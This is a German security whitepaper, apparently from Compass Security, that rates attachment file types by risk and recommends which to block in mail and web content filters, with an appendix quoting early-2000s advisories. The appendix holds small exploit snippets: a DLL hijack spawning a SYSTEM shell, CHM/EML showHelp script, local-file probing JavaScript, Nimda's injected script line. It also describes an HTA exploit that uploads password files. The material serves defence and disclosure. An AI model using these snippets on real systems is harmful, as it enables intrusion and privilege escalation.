Ein weiteres Problem ist, dass die Multimedia-Player häufig die Endung einer Datei beim Öffnen nicht beachten, sondern aufgrund des Dateiinhalts die Ausführung vornehmen. Dadurch können Dateienendungen gespooft werden. So könnte z.B. eine WAV-Datei in Wirklichkeit eine ASX Datei sein. Siehe dazu Kapitel “5.4 MP3, MPEG, AVI, WAV, etc - File-Extension-Spoofing bei Multimedia Dateien“

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.4	AVI	video/avi video/msvideo	Audio Video Interleave File	Extension-Spoofing Attacken.	X	X	💣💣	Blocken im Contentfilter
5.6	ASF	video/x-ms-asf	Windows Media Audio/Video File (Advanced Streaming Format)	Ausführen von Code aufgrund eines Buffer Overflows beim Parsen	X	X	💣💣	Blocken im Contentfilter
5.8	ASX	video/x-ms-asf	Windows Media Audio/Video Shortcut	Ausführen von Code aufgrund eines Buffer Overflows	X	X	💣💣	Blocken im Contentfilter
5.24	MP3	audio/mpeg audio/x-mpeg	MPEG Audio Layer III	Es sind Attacken möglich, wo Buffer Overflows mit modifizierten MP3 Dateien durchgeführt wurden	X	X	💣💣	Blocken im Contentfilter
5.4	MPE, MPG, MPEG	video/mpeg	MPEG Movie Clip	Extension-Spoofing Attacken.	X	X	💣💣	Blocken im Contentfilter
5.25	NSC	-	NetShow Channel Windows Media Player	Ausführen von Code aufgrund eines Buffer Overflows beim Parsen	X	X	💣💣	Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
			Windows Media Player	Overflows beim Parsen				
5.30	RM, RPM,	audio/x-pn-realaudio audio/x-pn-realaudio-plugin	RealMedia File	Ausführen von Code aufgrund eines Buffer Overflows beim Parsen	X	X	💣💣	Blocken im Contentfilter
5.4	WAV	audio/x-wav	Waveform Audio (PCM Wave)	Extention-Spoofing Attacken.	X	X	💣💣	Blocken im Contentfilter

4.3.5.3 Office Produkte

Bei diesen Dateitypen besteht die Gefahr darin, dass sie nebst dem eigentlichen Dokument auch bösartige Markos oder andere eingebettete Dateien, wie z.B. EXE-Files enthalten können:

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.5	ASD		Autorecovery File von Microsoft Word	Ausführen von Makros	X	X	💣💣💣	Blocken im Contentfilter
5.11	DOC, DOT	application/msword	Microsoft Word Document Microsoft Word Template	Ausführen von Makros	X	X	💣💣💣	Blocken im Contentfilter
5.12	EML, MSG, NWS	message/rfc822	Outlook Express Mail Message, Microsoft Mail Message Outlook Express News File	Ausführen von bliebigem Code	X	X	💣💣💣	Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.19	MDB	application/msaccess application/x-msaccess	Microsoft Access Application	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
5.21	MPP, MPT	application/vnd.ms-project	Microsoft Project	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
5.27	PDF	application/pdf	Portable Document Format	Buffer Overflow bei Acrobt Reader ActiveX Componenten Ausführen von VBScript, wenn Acrobat installiert. Acrobat Reader ist bisher nicht betroffen.	X	X	💣	Durchlassen, mit dem Risiko von Bufferoverflows. Bei installiertem Acrobat
5.29	PPT,POT, PPS	application/vnd.ms-powerpoint	Microsoft PowerPoint Presentation Micorosft PowerPoint Template	Ausführen von Makros	X	X	💣💣💣	Blocken im Contentfilter
5.45	XLS, XLT, XLW, XLA, XLC, XLM	application/vnd.ms-excel	Microsoft Excel Worksheet Microsoft Excel Template	Ausführen von Makros, Ausführen von Funktionen in DLLs (Zugriff auf Netzwerk, Lesen und Schreiben von Dateien etc.)	X	X	💣💣💣	Blocken im Contentfilter
5.39	VSD, VST	application/vnd.visio	Microsoft Visio	Ausführen von Makros	X	X	💣💣💣	Blocken im Contentfilter

4.3.5.4 Diverses

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.9	CHM	-	Compiled HTML Help	Ausführung von beliebigen Programmen	X	X	💣💣	Blocken im Contentfilter
	CRT	application/x-x509-ca-cert	X509 Certificate	Installation von unechten Root-Certificates, was z.B. ermöglichen würde dem Benützer eine sichere Website vorzugaukeln.	X	X	💣💣💣	Blocken im Contentfilter
	BAS, CTL	-	Visual Basic Module Visual Basic User Control	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
	HLP	application/winhlp	Windows Help File	Microsoft blockiert diesen Dateityp in ihrem Outlook Produkt. Exploits konnten bisher nicht im Internet gefunden werden.	X	X	💣💣	Blocken im Contentfilter
	INS, ISP		Internet Communication Settings	Veränderen der Internet-Einstellungen	X	X	💣💣💣	Blocken im Contentfilter
5.22	MSC	-	Microsoft Common Console Document	Microsoft blockiert diesen Dateityp in ihrem Outlook Produkt. Diese Dokumente werden normalerweise verwendet, um Administrationsoberflächen zusammenzustellen. Exploits konnte bisher nicht im Internet gefunden werden.	X	X	💣💣	Blocken im Contentfilter
	MST, PCD	-	Microsoft Visual Test Source Microsoft Visual Test Compiled	Microsoft blockiert diesen Dateityp in ihrem Outlook Produkt. Ausführen von Code. Exploits konnte bisher nicht im Internet gefunden werden.	X	X	💣💣	Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.36	SWF	application/x-shockwave-flash	Macromedia Shockwave Flash Object	Möglichkeit zur Ausführen von Scripts wenn lokal auf dem PC ausgeführt Denial Of Service (DoS) beim Ansehen von Webseiten	X	X		Beim Mail-Contentfilter-Blocken sicher blocken.

4.3.6 Scripting Attachments

Die Gefahr der Scripting Attachments besteht darin, dass beim Anwender ein Interpreter installiert ist, welcher das entsprechende Script auszuführen vermag. Zum Beispiel ein PERL Attachments.

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.7	ASP	text/asp application/x-asap?	Active Server Pages	Enthält Code, welcher von einem IIS ausgeführt werde kann. Ausnutzen von Buffer Overflows im ASP Code	X	X		Blocken im Contentfilter
	BAS	-	Microsoft Visual Basic Module	Enthält Code, der ausgeführt werden kann	X	X		Blocken im Contentfilter
	BAT	-	Batch File	Ausführen von beliebigen Programmen auf dem System	X	X		Blocken im Contentfilter
	CMD	-	Command Script	Ausführen von beliebigen Programmen auf dem System	X	X		Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.14	HTA	application/hta	HTML Application	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
5.15	HTM, HTML	text/html	HTML Dokument	VRML, AVI, MPEG Referenzen in HTML Seiten erlauben File Zugriffe auf Disk, VRML, AVI, MPEG Referenzen in HTML Seiten erlauben File Zugriffe auf Disk	-	X	💣💣💣	Anwenden HTTP Content Filter
				In HTML Dokumente können VBScripts und JavaScripts integriert werden, welche entsprechende Lücken im Browser oder Email-Client ausnützen.	X	X	💣💣💣	Anwenden HTTP Content Filter
5.16	INF	-	Setup Information File	Ausführen von Programmen, Viren	X	X	💣💣	Blocken im Contentfilter
5.17	JS JSE	application/x-javascript	Java Script Java Script Encoded	Ausführen von Code, z.B. Schreibzugriff auf Registry	X	X	💣💣💣	Im Mail-Contentfilter sicher blocken Anwenden HTTP Content Filter
5.20	MHT, MHTML	message/rfc822	Microsoft Multi-Part HTML Document	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
5.28	PL, PH, PM, PLX	application/x-perl	Perl Script	Ausführen von Code, z.B. könnte damit ein Webserver kompromitiert werden.	X	X	💣💣💣	Blocken im Contentfilter
5.31	REG	-	Registry Entry File	Verändern der System-Einstellungen in der Registry	X	X	💣💣💣	Blocken im Contentfilter
5.33	SH	application/x-sh?	Unix Shell Scripts	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.38	VB, VBS, VBE	-	Visual Basic Script Visual Basic Script Encoded	Ausführen von Code, Besonders häufig werden Viren und Internetwürmer damit geschrieben.	X	X	💣💣💣	Blocken im Contentfilter
5.41	WMS	-	Windows Media Script	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter
5.43	WSC, SCT	text/scriptlet	Windows Script Component	Ausführen von VBScript und JavaScript.	X	X	💣💣💣	Blocken im Contentfilter
5.44	WSF, WSH	-	Windows Script File Windows Scripting Host Settings	Ausführen von Code	X	X	💣💣💣	Blocken im Contentfilter

5 Anhang File Extensions

5.1 Probleme beim Erkennen von Content-Typen

http://www.securiteam.com/securitynews/5DP0I206AY.html

Bypassing Content Filtering Software

Bypassing attachment detection or invalid detection of attachment type:
Imagine administrator who sets his server to strip all mail attachments with dangerous extensions: '.exe', '.com', '.bat', '.cmd', '.pif', '.scr' etc. Now he is sure, that his users cannot get any executable file via e-mail. As will be explained below he is wrong. Because both the server and client software may use different ways to find attachments and different ways to determine the type of attachments. Further, some servers contain vulnerabilities preventing them from discovering attachments.

5.2 Literatur Empfehlungen

Die Literatur empfiehlt, folgende Dateien zu sperren. Dieser Artikel geht darauf ein, welche Dateien wieso gesperrt sein sollten und welche Gefahren damit verbunden sind.

386, ACM, ACV, ASD, ASP, AVB, AX, BAT, BIN, BOO, BTM, CLA, CLASS, CDR, CHM,CMD, CNV, COM, CPL, CPT, CSC, CSS, DLL, DOC, DOT DRV, DVB, DWG, EML, EXE,FON, GMS, GVB, HLP, HTA, HTM, HTML, HTA, HTT, INF, INI, JS, JSE, LNK, MDB,MHT, MHTM, MHTML, MPD, MPP, MPT, MSG, MSO, NWS, OBD, OBJ, OBT, OBZ, OCX,OFT, OV?, PCI, PIF, PL, PPT, PWZ, POT, PRC, QPW, SCR, SBF, SH, SHB, SHS,SHTML, SHW, SMM, SYS, TD0, TT6, TLB, TSK, TSP, VBE, VBS, VBX, VOM, VS?, VWP,VXE, VXD, WBK, WBT, WIZ, WK?, WPC, WPD, WML, WSH, WSC, XML, XLS, XLT, ZIP

5.3 Von Microsoft Outlook blockierte Attachments

```
File extension File type
.ade Microsoft Access project extension
.adp Microsoft Access project
.asx Windows Media Audio / Video shortcut
.bas Microsoft Visual Basic® class module
.bat Batch file
.chm Compiled HTML Help file
.cmd Microsoft Windows NT® command script
.com Microsoft MS-DOS program
.cpl Control Panel extension
.crt Security certificate
.exe Executable program
.hlp Help file
.hta HTML program
.inf Setup information
.ins Internet naming service
.isp Internet communication settings
.js Jscript® file
.jse Jscript-encoded script file
.lnk Shortcut
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
.mda Microsoft Access add-in program
.mdb Microsoft Access program
.mde Microsoft Access MDE database
.mdz Microsoft Access wizard program
.msc Microsoft Common Console document
.msi Windows Installer package
.msp Windows Installer patch
.mst Visual Test source files
.pcd Photo CD image or Microsoft Visual Test compiled script
.pif Shortcut to MS-DOS program
.prf Microsoft Outlook Profile Settings
.reg Registration entries
.scf Windows Explorer Command
.scr Screen saver
.sct Windows script component
.shb Shortcut into a document
.shs Shell scrap object
.url Internet shortcut
.vb VBScript file
.vbe VBScript-encoded script file
.vbs VBScript file
.wsc Windows script component
.wsf Windows script file
.wsh Windows script host settings file
```

5.4 MP3, MPEG, AVI, WAV, etc - File-Extension-Spoofing bei Multimedia Dateien

http://www.securiteam.com/windowsntfocus/5ZP07156KK.html

Embedded URLs in Spoofed Multimedia Files

Summary
Embedded URLs in spoofed multimedia files (such as .MP3 and .WAV) can be used to "hijack" users to malicious web sites. Web sites can be automatically opened when users click on MP3 or WAV files. A hacker can use file extension spoofing in order to trick users to open these files; for example, an .MP3 file may really be another file type, such as a .AFX file, which may contain a URL. Internet applications (browser, e-mail client, etc.) may even open such files without asking the user what to do (if the user made a decision in the past to automatically open the specific file extension). Some multimedia applications open the files despite the difference between the file type (e.g., AFX) and the spoofed file extension (e.g., WAV). The spoofed file extension is an extension that is considered "safe". For example, a "real" WAV file cannot be used for embedding URLs. Some pornographic web sites are already using this technique.
There is also a privacy aspect to this exploit. Users that play illegal multimedia files, such as .MP3 and MPEGs, can be tracked by web sites that log their IP Address or even much more personal details. For example, an ActiveX Control embedded on a web site can pull out your e-mail address.
Finjan Software's Research Center has discovered that even .WAV files can be used to "hijack" users to a web site containing a powerful ActiveX Control. The URL can even include a direct link to an executable, or to a web site that automatically downloads and executes an executable. This technique is powerful and has already been used in the wild.

5.5 ASD - Microsoft Word Automatic Backup

http://www.securiteam.com/windowsntfocus/5CP030K2AA.html

Microsoft Office's AutoRecovery mechanism poses a security threat

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

By creating an autorecovery file (A file with the ASD extension) and placing it in a predefined temporary directory it is possible to cause such products as Word to automatically open these files with no security checks (macro, linked objects and etc. security checks).
Microsoft has released a patch for this vulnerability (details will be posted in a later advisory).

5.6 ASF - Advanced Streaming Format – Windows Media Player

http://www.securiteam.com/windowsntfocus/6X00N0U35O.html

Windows Media Player .ASF Processor Buffer Overflow Vulnerability

One of the streaming media formats supported by Windows Media Player is Advanced Streaming Format (ASF). A security hole is exposed in Windows Media Player 6.4 when playing malformed ASF files due to an unchecked buffer in the code that processes the ASF format.
By creating an especially malformed ASF file and inducing a user to play it, an attacker could overrun an internal buffer, with either of two results: in the simplest case, Windows Media Player 6.4 would fail; in the more complex case, **code chosen by the attacker could be made to run on the user's computer, with the privileges of the user**. The scope of this vulnerability is rather limited. It affects only Windows Media Player 6.4, and can only be exploited by the user opening and deliberately playing an ASF file. There is no capability to exploit this vulnerability via email or a web page.
…
Some of these vulnerabilities could be exploited via email or a web page. In addition, some affect components of Windows Media Player 6.4 that, for purposes of backward compatibility, ship with Windows Media Player 7, and 7.1. Microsoft therefore recommend that customers running any of these versions of Windows Media Player apply the patch to ensure that they are fully protected against all known vulnerabilities.
Windows Media Player for Windows XP includes components of Windows Media Player 6.4, but they are not affected by the ASF buffer overrun or by any of the other vulnerabilities discussed in the security bulletins listed above. However, the version 6.4 components that ship with Windows Media Player for Windows XP are affected by some of the newly discovered variants of these vulnerabilities. Rather than installing this patch, however, we recommend that customers install the 25 October 2001 Critical Update for Windows XP.

Mitigating factors:
 * **Windows Media Player runs in the security context of the user, rather than as a system component. At best, an attacker could gain the privileges of the user on the system. Systems configured in accordance with the least privilege principal would be at less risk from this vulnerability.**
 * **The vulnerability could only be exploited if the user opened and played an affected ASF file.**
 * The attacker would need to know the specific operating system that the user was running in order to tailor the attack code properly; if the attacker made an incorrect guess about the user's operating system platform, the attack would crash the user's Windows Media Player session, but not run code of the attacker's choice.

5.7 ASP – Active Server Pages

http://www.securiteam.com/windowsntfocus/6R0031F0AI.html

IIS ASP exploit leads to machine compromise

There is a buffer overflow vulnerability in IIS's ASP ISAPI file parsing mechanism. This can be exploited to **gain SYSTEM level access** on the vulnerable machine.
This is not a remote exploit, but a local one (although, this advisory contains information on how this could be exploited remotely). It is local in the sense that you need to actually create an "evil" .asp file that when parsed by IIS will cause inetinfo.exe to buffer overflow and therefore allow you to take control of the local server as SYSTEM.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.8 ASX – Microsoft Media Player

http://www.securiteam.com/windowsntfocus/6L004150KK.html

Microsoft Media Player 7 allows execution of Arbitrary Code (WHS)

GFI has recently discovered a security flaw within Windows Media Player which allows a malicious user to run arbitrary code on a target machine as it attempts to view a website or an HTML E-mail. This vulnerability has been previously discussed in our article:

Windows 2000 .ASX and .WMS buffer overrun (Exploit and Patch available).

An exploit code is now available to test for this problem.

Note: The ".ASX Buffer Overrun" affects Windows Media Player versions 6.4 and 7. The ".WMS Script Execution" affects only Windows Media Player version 7. The patch installs the correct fixes for the particular version of Windows Media Player in use.

http://www.securiteam.com/windowsntfocus/Windows_2000__ASX_and__WMS_buffer_overrun__Exploit_and_Patch_available_.html

Windows 2000 .ASX and .WMS buffer overrun (Exploit and Patch available)

Microsoft Windows Media Player plays streaming media files that have the extension .ASX. It is possible to launch a buffer overrun attack, caused by the way Windows Media Player deals with the .ASX file format when using the Web View option in Windows Explorer (enabled by default). This problem allows the execution of arbitrary computer code, and thus makes it possible to create Trojan .ASX files.
One method of exploitation requires the user to save the .ASX file down to the local machine and navigate to it via Explorer. Single clicking once on the file will cause Explorer to Auto-Preview the destination streaming media file that is specified in the .ASX file. Passing a long 'destination' to this media file will cause the buffer overrun to occur and the arbitrary code to execute.
This is another good example of why attachments from unknown sources should not be trusted (even though they are not executable files in the usual sense). This is also why systems/network administrators should evaluate the types of attachments that are allowed to be passed to users desktops even though they may not contain any executable code.
There are other methods of exploitation that could allow .ASX files to be opened automatically when a user visits a malicious web site. Configuring Internet Explorer not to run ActiveX controls can prevent this.

5.9 CHM - Compiled HTML Help

http://www.securiteam.com/windowsntfocus/5ZP0J000DQ.html

IE 5 allows executing arbitrary programs via .chm files

Security vulnerability in Internet Explorer allows malicious web administrators to insert files with the extension of .chm, which are used by the Windows help mechanism, and cause it to execute arbitrary code, possibly compromising the host's security.

The security problem is caused by the window.showHelp() function. This function allows opening of .chm files, and although IE disallows opening .chm files with the HTTP protocol (Using URL HREFs), the file will be opened if the .chm file resides on an MS networking server or a local drive. In this case the .chm file is opened even if it is on a remote host. In turn .chm files may execute arbitrary programs using the "shortcut" command.

http://www.securiteam.com/windowsntfocus/IE_vulnerability_allows_execution_of_arbitrary_programs___chm_files_and_temporary_file_folder_.html

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

IE vulnerability allows execution of arbitrary programs (.chm files and temporary file folder)

Summary
There is a security vulnerability in IE 5.5, Outlook and Outlook Express which allows executing arbitrarily programs using .chm files and also reveals the location of the temporary internet files folder. This may enable attackers to gain full control over a target user's computer.

Details
Vulnerable systems:
IE 5.5/Outlook/Outlook Express

A similar vulnerability regarding .chm files was reported some time ago and Microsoft fixed it by allowing .chm files to run programs only if the .chm was loaded from the local file system. However, it is possible to find the temporary Internet files folder and locate the locally stored .chm file. The temporary folders normally have random names.

The following HTML code:
<OBJECT DATA="http://EXAMPLE.COM/chmtemp.html" TYPE="text/html" WIDTH=200 HEIGHT=200>

Where EXAMPLE.COM is a web server or alias that is different from the web server from which the HTML page is loaded may reveal one of the temporary Internet files folders thru "document.URL". Once a temporary Internet files folder name is known it is possible to cache a .chm in any temporary Internet files folder and then use window.showHelp() to execute it.

There are other ways to execute programs once a temporary Internet files folder is known and the document is cached in it but showHelp() seems to be the simplest. If the demonstration (a link is provided below) does not work wait a minute and reload the page or increase the number of "chm*.chm" files in <IMG> and showHelp() or increase the time to wait if it is insufficient to download the chm files.

5.10 DLL - Dynamic Link Library

http://www.securiteam.com/windowsntfocus/6I00L1500G.html

Registry Permissions reminder - local privilege escalation on Windows NT

The generic security issue of weak permissions on registry keys under Windows NT 4 has been known for sometime (see Stephen Sutton's Windows NT Security Guidelines) but here's a new reminder of why it is so important to strengthen the permissions on dangerous registry keys.

Details
Local privilege escalation can be achieved on Windows NT 4, due to weak default permissions on a registry key that controls the Microsoft Installer Service. When a user double clicks on a .msi file the Microsoft Installer Service (MSIEXEC) is started. As part of the MSIEXEC startup process it reads in the name of the DLL set in the following registry key:

HKLM\Software\Classes\CLSID\{000C103E-0000-0000-C000-000000000046}\InProcServer32

By default, this is set to C:\winnt\system32\msi.dll

Once this DLL has been loaded into the address space of MSIEXEC, the DllGetClassObject() function exported by msi.dll is called. Due to the permissions on this registry key any user that may log on to the system locally, can modify the value - as the Interactive user. By creating their own DLL that exports a function called DllGetClassObject() and pointing this key to their own DLL, rather than msi.dll they can gain complete control over the system. For example, the following code, when compiled into a DLL will give an Interactive command shell with SYSTEM privileges when the user then double clicks on an MSI file.

```
#include <stdio.h>

__declspec(dllexport)int DllGetClassObject()
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
{
 system("cmd.exe");
 return 0;
}

To resolve this issue, and many others like it, ensure that only Administrators may set
registry key values under HKLM\Software\Clsid - Interactive only needs the read permission.
On web servers that allow publishing, it is crucial to ensure that these issues don't exist
as this attack can be launched using ASP.
```

http://www.securiteam.com/windowsntfocus/5TP0B2A2KA.html

Double clicking on Office documents may execute arbitrary programs (DLL)

```
 Summary
If certain DLLs are present in the current directory when a user double clicks on a
Microsoft Office Document or launches the document using "Start | Run", those DLLs will be
executed instead of the ones provided with Microsoft Office. This would allow executing of
native code and may lead to taking full control over user's computer.

 Details
Vulnerable systems:
MS Office 2000
Windows 98
Windows 2000

If either of the following files:
riched20.dll
or
msi.dll

Are present in the current directory, double clicking on an Office document in the current
directory will cause them to be executes (Loaded, and their DllMain() function called)
(Excel seems not to work with riched20.dll but works with msi.dll).

Proof of concept:
1) Download dll1.cpp from http://www.guninski.com/dll1.cpp and build it.
2) Rename dll1.dll to riched20.dll
3) Place riched20.dll in a directory of your choice
4) Close all Office applications
5) From Windows Explorer double click on an Office document (preferably MS Word document) in
the directory congaing riched20.dll

Workaround:
Do not double click on Office documents or use "Start | Run office.doc". Instead start the
Office application from "Start Menu" and then use "File | Open"
```

5.11 DOC – Microsoft Word

http://www.securiteam.com/windowsntfocus/5XP0L0U4KA.html

```
Malformed Word Document Enables Macro to Run Without Warning

Word, like other members of the Office product family, provides a security mechanism that
requires the user's approval to run macros. By design, any time a document is opened Word
scans it for macros. If any are found, they are handled in accordance with user's selected
security settings. By default in Word 2000 and 2002, only macros that are signed by a
trusted party are enabled; all others are disabled. In Word 97, if the document contains
macros, the user is prompted regarding whether to enable them or disable them.
A vulnerability results because it is possible to modify a Word document in such a way as to
prevent the security scanner from recognizing an embedded macro while still allowing it to
execute. Exploiting the vulnerability would enable an attacker to cause a macro to run
automatically when such a document was opened. Such a macro would be able to take any action
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
that the user herself could take. This could include disabling the user's Word security
settings so that subsequently opened Word documents would no longer be checked for macros.
```

5.12 EML, EMAIL, NWS - Outlook Express Mail Message, News File

http://www.securiteam.com/windowsntfocus/5AP0G000HM.html

```
IE and Outlook 5.x .eml file vulnerability allows execution of arbitrary commands

Summary
Vulnerability in the way IE and Outlook 5.x handle .eml files allows attackers to execute
arbitrary commands on the target machine. This can be exploited when browsing web pages or
when opening an email message in Outlook. The effect of this exploit is a complete
compromise of the target computer.

 Details
The problem is caused because Outlook and IE create files in the TEMP directory with known
names and arbitrary content. This allows an attacker to place a .chm file in the TEMP
directory which contains the "shortcut" command and when the .chm file is opened with the
showHelp() method programs may be executed. This vulnerability can be exploited by HTML
email message in Outlook.

Exploit:

<IFRAME align=baseline alt="" border=0 hspace=0
src="cid:000701bf8458$eb570380$dc0732d4@bbb"></IFRAME>
<SCRIPT>
setTimeout('window.showHelp("c:/windows/temp/abcde.chm");',1000);
setTimeout('window.showHelp("c:/temp/abcde.chm");',1000);
</SCRIPT>
```

http://www.securiteam.com/securitynews/5BP0B2K5FG.html

Nimda Worm Attacks Both Clients and Servers

```
Payload
Infected client machines attempt to send copies of the Nimda worm via email to all addresses
found in the Windows address book.

Likewise, the client machines begin scanning for vulnerable IIS servers. Nimda looks for
backdoors left by previous IIS worms: Code Red II [IN-2001-09] and sadmind/IIS worm [CA-
2001-11]. It also attempts to exploit the IIS Directory Traversal vulnerability (VU
#111677). The selection of potential target IP addresses follows these rough probabilities:

 * 50% of the time, an address with the same first two octets will be chosen
 * 25% of the time, an address with the same first octet will be chosen
 * 25% of the time, a random address will be chosen

The infected client machine transfers a copy of the Nimda code to any server that it scans
and finds to be vulnerable. Once running on the server machine, the worm traverses each
directory in the system (including all those accessible through a file shares) and write a
copy of itself to disk using the name "README.EML". When a directory containing web content
(e.g., HTML or ASP files) is found, the following snippet of Javascript code is appended to
every one of these web-related files:

<scr!pt language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script>

This modification of web content allows further propagation of the worm to new clients
through a browser or browsing of a network file system.
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.13 FON – Font File

http://www.cknow.com/vtutor/vtextensions.htm

Virus Protection: File Extention

Believe it or not, a font file can have executable code in it and therefore can be infected.

http://www.xploiter.com/programming/c/borland/737.html

737 Creating/Using Custom Fonts with Resource Workshop

A font library is basically just a DLL with an empty code segment and a file extension of .FON. You may choose any name for your font library up to eight letters. Before you begin, you will need the following:

* At least one .FNT font file (possibly created using Resource Workshop)
* A .ASM file containing the empty code segment
* A .RC file listing the fonts to be included in the font library
* A .DEF file for the font library

5.14 HTA - Hypertext Application

http://www.securiteam.com/exploits/2TUQARFS1C.html

IE 5.0 HTML Applications exploit code released

The dangers of using HTML applications (.hta) have been discussed previously. This theoretical threat has now been proven and can be tested for, by using the attached exploit code.
The HTA exploit code displays a pop up frame that contains some trivial text and a VBScript that will download an executable from a specified web site. The script places the executable in the Windows 98 startup group and uploads any .PWL (windows password) files that exist in the Windows Root directory.

Details:
This application works by using the Internet Explorer 5 and FileSystemObject ActiveX controls and some very simple scripting. The first thing the HTA does is use IE to view an exe file (renamed to a txt extension) on the remote web server. This places the exe into IE's cache for later retrieval. This had to do be done because Microsoft has apparently gone through (not so) great lengths to prevent the writing of binary files through HTAs. Then the exploit code uses the FileSystemObject to move and rename our cached exe to a more suitable location (In this case the startup directory). This same technique can be used to Trojan any file the current user has access too. There is no visible reason why this should not also work under Windows NT.

5.15 HTML – HTML Document

http://www.securiteam.com/windowsntfocus/5LP0P2A6KM.html

Retrieving Information on Local Files Via Internet Explorer

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
The <img> element is commonly used to present images on an HTML document. However, it also
contains a feature that allows it to present other types of media, such as VRML, AVI, MPEG,
etc. This feature was implemented in the form of a property named dynsrc.
A security vulnerability arises from this, since it allows gaining of sensitive information
on locally residing files on the client's end of the computer (such as the existence of
files, their size, date of modification, etc).

Exploit:
This simple example demonstrates how the bug is used to check whether "c:/test.txt" exists
and retrieves its additional properties if it does.

<img dynsrc="file://c:/test.txt" id="oFile">
<script language="jscript" defer>
setTimeout(
        function () {
                alert(
                        oFile.fileSize>-1 ?
                                "File exists!\n\n"+
                                "Size: "+oFile.fileSize+" bytes.\n"+
                                "Created: "+oFile.fileCreatedDate+".\n"+
                                "Modified: "+oFile.fileModifiedDate+".\n"+
                                "Updated: "+oFile.fileUpdatedDate+"."
                        :
                                "File does not exist."
                );
        },
        250
);
</script>

Solution:
Microsoft was first informed on 18 Feb 2002 (38 days ago), they have opened an investigation
regarding this issue and will probably release a patch in the near future.
```

5.16 INF – Setup Information File

http://www.securiteam.com/windowsntfocus/5SP0F000AI.html

Microsoft Windows AutoRun.INF vulnerability

```
Summary
The autorun feature in Windows allows local users to gain higher privileges. This can be
done by creating a file at the root of any removable media (such as CDs, Zip Drive diskette,
removable hard drives, etc.) and waiting for a privileged user to browse the affected drive
with the Explorer program.

 Details
Vulnerable systems:
Microsoft Windows 98
Microsoft Windows 95
Microsoft Windows NT 4.0

The 'autorun' feature was designed activate an action when the removable drive is inserted.
Upon insertion, the icon of that drive is displayed, and the executable is automatically
executed. This feature also applies to fixed drives, making it very easy to abuse. Any user
with write access to the root of a logical drive can install an executable and specify it in
an autorun.inf file. Whenever that drive is accessed, the code will run with the privileges
of the currently logged in user. This could be used in privilege escalation attacks.

Note that this is an issue with removable drives as well, but being able to specify code to
run automatically via any local drive makes it much easier to exploit.
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
Workarounds:
 * Disable Autorun via the registry
 * Use ACLs to restrict write access to drive roots to only Administrators.
```

```
http://vil.nai.com/vil/content/v_10061.htm

Vxer Virus

This is the first (and sofar, only) example of a virus that uses Windows .INF files to
spread. When the user installs an infected .INF file, it makes a copy of itself in
C:\VXER.TXT and appends some code onto the end of AUTOEXEC.BAT. Then whenever the user
starts the system the code in AUTOEXEC.BAT will replace the newest .INF (not already
infected) file in WINDOWS\INF folder with a copy of the virus from VXER.TXT. This will
result in the gradual destruction of the plug and play capability of Windows 95/98. Any .INF
files infected are not repairable but the AUTOEXEC.BAT is repairable.
```

5.17 JS, JSE – JavaScript

```
http://www.securiteam.com/exploits/5FP080A5FM.html

JavaScript Can Write Anything to the Windows' Registry

 Summary
Some time ago, Microsoft has released a patch for: Microsoft VM ActiveX Component
vulnerability, the following is an exploit code for that vulnerability (the patch was
released over 11 months ago) allowing administrator to test their system for the mentioned
problem.
```

5.18 LNK - Windows Shortcut File

```
http://www.securiteam.com/windowsntfocus/5KP050U4US.html

Multiple Vendors Vulnerable to LNK File Directory Traversal

A security vulnerability in several FTP servers allows attackers that are able to upload LNK
files to traverse outside the normal FTP root directory. This vulnerability is caused since
LNK files can point to any directory without any restrictions.

Details
